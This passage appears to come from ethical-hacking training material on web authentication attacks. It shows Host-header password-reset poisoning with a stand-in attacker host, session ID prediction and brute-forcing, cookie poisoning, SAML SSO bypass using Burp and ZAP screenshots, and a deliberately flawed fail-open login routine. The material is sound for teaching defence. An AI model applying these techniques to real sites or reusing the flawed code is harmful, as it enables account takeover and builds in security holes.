- **Step 2:** Attacker sends a password reset request link to the victim using the altered Host header
  - For example:

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

  - The resultant URL for resetting the password is

```
https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
```

- **Step 3:** The attacker then waits for the victim to receive the modified email
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities

Session Attacks: Session ID Prediction/Brute-forcing

1 In the first step, **collect some valid session ID values** by **sniffing traffic** from authenticated users

2 **Analyze captured session IDs** to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

3 Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by **guessing valid session IDs**

4 In addition, you can implement a brute force technique to generate and test different **session ID values** until you successfully get access to the application

GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen-17  & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent:  Mozilla/5.0 (Window;  U; Windows  NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml,  application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina:  8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization:  Basic  Z3Vic3Q6Z3VIc3Q
```

Predictable Session Cookie

Cookie Exploitation: Cookie Poisoning

- If the cookie contains **passwords** or **session identifiers**, steal the cookie using techniques such as **script injection** and **eavesdropping**
- Then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- You can trap cookies using tools such as **OWASP Zed Attack Proxy** and **Burp Suite**

OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
History
Search
Alerts
Output
Filter: OFF
Export

```
GET http://www.moviescope.com/viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.moviescope.com/index.aspx
Connection: keep-alive
Cookie: mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
14	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.min.js	200	OK	61 ...	93,637 bytes	Medium		Hidden, Script, C...
20	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.script.js	200	OK	47 ...	18,691 bytes	Low		Comment
21	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.quicks...	200	OK	44 ...	15,003 bytes	Low		Comment
22	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.flexsli...	200	OK	48 ...	16,663 bytes	Low		Comment
24	Pr...	5/26/22, 6:30:07 AM	GET	http://www.moviescope.com/js/jquery-ui.sel...	200	OK	141...	17,089 bytes	Low		Comment
27	Pr...	5/26/22, 6:30:08 AM	GET	http://www.moviescope.com/js/jquery-ui.sel...	200	OK	4 ms	17,089 bytes	Low		Comment
28	Pr...	5/26/22, 6:31:34 AM	POST	http://www.moviescope.com/	302	Found	83 ...	128 bytes	Low		SetCookie
29	Pr...	5/26/22, 6:31:34 AM	GET	http://www.moviescope.com/index.aspx	200	OK	69 ...	27,083 bytes	High		Form, Hidden, S...
57	Pr...	5/26/22, 6:31:39 AM	POST	http://www.moviescope.com/index.aspx	302	Found	7 ms	139 bytes	Low		
58	Pr...	5/26/22, 6:31:39 AM	GET	http://www.moviescope.com/viewprofile.asp...	200	OK	44 ...	24,296 bytes	High		Form, Hidden, S...

Alerts 1 5 6 1 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

https://www.zaproxy.org

Bypass Authentication: Bypass SAML-based SSO

- Single Sign-on (SSO) authentication processes permit a user to sign into an application using a single set of credentials and use the same login session to **access multiple applications** irrespective of domains or platforms
- The communication between these applications can be done through SAML messages
- SAML messages are encrypted using **Base64 encoding** and can be easily decrypted to extract the content of messages
- Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
SAML Raider
XSW Attacks
XSW1
Preview in Browser...
Reset Message
Apply XSW
XML Signature
Remove Signatures
(Re-)Sign Assertion
Send Certificate to SAML Raider Certs
(Re-)Sign Message
Search

Request to [redacted]

Assertion

Condition Not Before 2018-04-25T19:41:25.701Z
Condition Not After 2018-04-25T19:46:55.701Z
Issuer [redacted]

Signature

Signature Algorithm http://www.w3.org/2000/09/xmldsig#rsa-sha1
Digest Algorithm http://www.w3.org/2000/09/xmldsig#sha1

Subject

Subject Conf. Not Before
Subject Conf. Not After 2018-04-25T19:46:55.701Z

Encrypted with

```
NJxq</ds:X509Certificate>
        </ds:X509Data>
      </ds:KeyInfo>
    </ds:Signature>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@megauniversity.com.fakedomain.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData
          InResponseTo="_4895f47294b26d28cf642edee2abe6d9"
          NotOnOrAfter="2018-04-25T19:46:55.701Z" Recipient="https://megauniversity.edu/Shibboleth.sso/SAML2/POST"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-25T19:41:25.701Z" NotOnOrAfter="2018-04-25T19:46:55.701Z">
      <saml:AudienceRestriction>
        <saml:Audience>https://megauniversity.edu/shibboleth</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
```

https://portswigger.net

Attack Authentication Mechanism

In general, web applications authenticate users through authentication mechanisms such as login functionality. During web application analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web application by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Most authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. Such design flaws include failure to check password strength, insecure transmission of credentials over the Internet, etc. Web applications usually authenticate their clients or users by a combination of a username and password, which can be identified and exploited.

- **Username Enumeration**

  Attackers can enumerate usernames in two ways: **verbose failure messages** and **predictable usernames**.

  - **Verbose Failure Message**

    In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, it implies that at least one field was incorrect. This provides grounds for an attacker to exploit the application.

    Examples:

    - Account <username> not found

        - Incorrect password provided
        - Account <username> has been locked out
    - **Predictable Usernames**

      Some applications automatically generate account usernames according to some predictable sequence. This makes it very easy for the attacker to discern the sequence for a potentially exhaustive list of all valid usernames.

- **Password Attacks**

  A password attack is a process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

  Methods for cracking passwords include the following:

    - Password functionality exploits
    - Password guessing
    - Brute-force attack
    - Dictionary attack
    - Attack password reset mechanism
- **Session Attacks**

  The following types of session attacks are employed by attackers against authentication mechanisms:

    - **Session prediction**: It focuses on predicting session ID values that allow the attacker to bypass the authentication mechanism of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and gain access to the application.
    - **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
    - **Session poisoning**: It allows an attacker to inject malicious content, modify the user´s online experience, and obtain unauthorized information.
- **Cookie Exploitation**

  Cookie exploitation attacks are of the following types:

    - **Cookie poisoning**: It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
    - **Cookie sniffing**: It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.

  - **Cookie replay**: It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in). This attack stops working once the user logs out of the session.

- **Bypass Authentication**
  - **Bypass SAML-based SSO**: Attackers take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication.

Design Flaws in Authentication Mechanism

Authentication mechanisms are more vulnerable to attacks than other implementations involved in web application security. Applications usually validate a user via his/her login credentials; even a minor weakness in this authentication process can lead to serious consequences such as granting access to illegitimate users.

- **Bad Passwords**: Any application is designed to have minimum control over checking and validating the user credentials. Users often come across applications that accept passwords such as blank or short values, ordinary names, dictionary words, the same password as the username, and default parameters. Such passwords can be easily guessed by the attackers, allowing them to access the application resources.

- **Brute-Forcible Login**: The login feature of an application allows an attacker to predict user credentials, through which the attacker can enter the application illegitimately. If the application permits numerous login attempts without any restrictions, such as blocking an account after a certain number of attempts, attackers can continue to try different passwords until they find the right one. Thus, even an unprofessional hacker can log in by manually entering different password combinations.

- **Verbose Failure Messages**: Any login form of an application requests users to feed at least two fields, namely username and password. A few applications may also ask for additional parameters such as DOB, answer to a security question, and OTP pin, to validate a user. If the login attempt is unsuccessful, the application indicates that the information provided is not valid. When the application specifies which field is incorrect or pops up reasons for denying access, attackers can easily exploit that field by trying a large set of similar names or words to enumerate valid data required to access the application. The list of enumerated data can also be used later for social engineering.

- **Insecure Transmission of Credentials**: If an application makes an insecure HTTP connection to pass sensitive information, it becomes susceptible to MITM attacks, through which attackers can eavesdrop on and impede data transmission. Even though the HTTPS connection is made, attackers can still steal the credentials if the application handles credentials in an insecure manner such as passing information as query string parameters, and storing credentials in cookies.

- **Password Reset Mechanism**: In most applications, the password reset mechanism is mandatory and applied periodically to reduce the threat of compromised passwords. Moreover, when users notice misuse of their credentials, they can change their passwords immediately to prevent illegitimate use. Sometimes, this password reset feature can also be exploited. Vulnerabilities that are ignored in the main login function can appear again in the password reset mechanism. Some of the flaws in the password reset mechanism are as follows:

  - Generating the verbose error, specifying if the username is valid
  - Enabling guessing of “Existing password” field without any restrictions
  - Checking if “New Password” and “Confirm Password” fields comprise the same values only after authenticating the existing password, thereby permitting an attack to be successful in identifying the existing password explicitly

- **Forgotten Password Mechanism**: As with the password change mechanism, methods for recovering forgotten passwords often entail issues that are commonly ignored in the main login function, such as enumerating usernames. Additionally, several design flaws in the forgotten password mechanism often make it more vulnerable, through which the overall authentication logic of an application is targeted. Some of the flaws in the forgotten password mechanism are as follows:
  - Providing a secondary challenge when a user forgets a password
  - Developers often ignore the chances of the application being brute-forced during the password recovery process. If the application allows any number of attempts to recover the password, it is highly likely that the password will be recovered by guessing random answers related to the user
- **“Remember Me” Functionality**: Applications also provide the “Remember Me” function for convenience to avoid reentry of the username and password when a user tries to sign into an application from his/her device repeatedly. This mechanism is often vulnerable because the user can be attacked from both a local computer and users on other machines. “Remember Me” functions are enforced with some persistent cookies. When these cookies are initiated, the application trusts them as they were already stored in the earlier session and generates a new session without asking for the login credentials again. Attackers can try a list of ordinary words or enumerated usernames to gain complete access to the application without being validated.
- **User Impersonation**: Some privileged users access applications using other user credentials to assist the original users in performing their operations. For instance, if the Internet connection is broken, the user contacts the service provider to seek advice. Then, the customer care executive logins with the user data in his or her system and assists the user in resolving the service outage. If an application allows privileged users to impersonate others, any flaws in the impersonating logic can lead to vertical privilege escalation, though which an attacker can gain complete access to the application.
- **Improper Validation of Credentials**: Applications are designed with proper authentication mechanisms such as accepting passwords with a minimum length and allowing case-sensitive (upper and lower case), numeric, and special characters. By contrast, a poorly designed application’s authentication mechanisms not only ignore

good security implementations but also fail to consider the user’s attempts to apply strong password characters.

For instance, some applications shorten the password and evaluate only the first few characters. A few applications check for case-insensitive passwords and others perform unusual character stripping before password checks. Attackers can perform automated-password guessing attacks on such applications to remove the unwanted test cases and shorten the number of requests required to compromise an account.

- **Predictable Usernames and Passwords**: A few applications produce usernames automatically based on a predictable sequence. Attackers exploit this characteristic of an application and instantly acquire the valid list of usernames, through which they can perform further attacks.

  Sometimes, the user list is created all at once or in the form of groups, and all these users’ initial passwords are distributed via some sources. The sources for creating passwords can allow the attacker to guess the passwords of the users. Such vulnerabilities are often triggered within an intranet environment.

- **Insecure Distribution of Credentials**: Most applications adopt a procedure in which the login credentials are supplied via SMS, email, post, etc. In some cases, what is supplied to users may include not only login credentials but also a URL consisting of an “activation code” to change the system-generated or initially generated passwords. If a bunch of such URLs are sent to the same users, attackers can discover this activity by enrolling multiple user accounts and deduce the activation codes sent via URLs to the newly enrolled and yet-to-be enrolled users.

Implementation Flaws in Authentication Mechanism

Sometimes, carefully designed application security mechanisms open gateways to attacks due to some mistakes in their enforcement. These mistakes may lead to information leakage, bypassing of login security, or diminishing of the entire security module. Implementation flaws in authentication are more dangerous as they cannot be discovered with normal testing methods. Some of the implementation flaws in authentication mechanisms are as follows:

- **Fail-Open Login Mechanism**: It is a logic defect that leads to significant consequences in the authentication process. For instance, invoking db.getUser() can trigger some exceptions, such as a null pointer exception, as the requested function has no username or password credentials but it can still log in. This session may be dependent on a specific user identity; hence, even when it is not fully functional, it can still allow attackers to access critical information or functionality.

  Example,

```
Public Response verifyLogin(Session mySession) {
  try {
        String username = mySession.getParameter (“username”);
        String password = mySession.getParameter (“password”);
        User thisUser = db.getUser (username, password);
```

```
            if (thisUser == null) {
                //invalid credentials
                mySession.setMessage ("Login Failed.");
                return doLogin(mySession);
                }
          }
          catch (Exception e) {}
          //valid user
          mySession.setMessage ("Login successful!");
          return doMainMenu(mySession);
    }
```

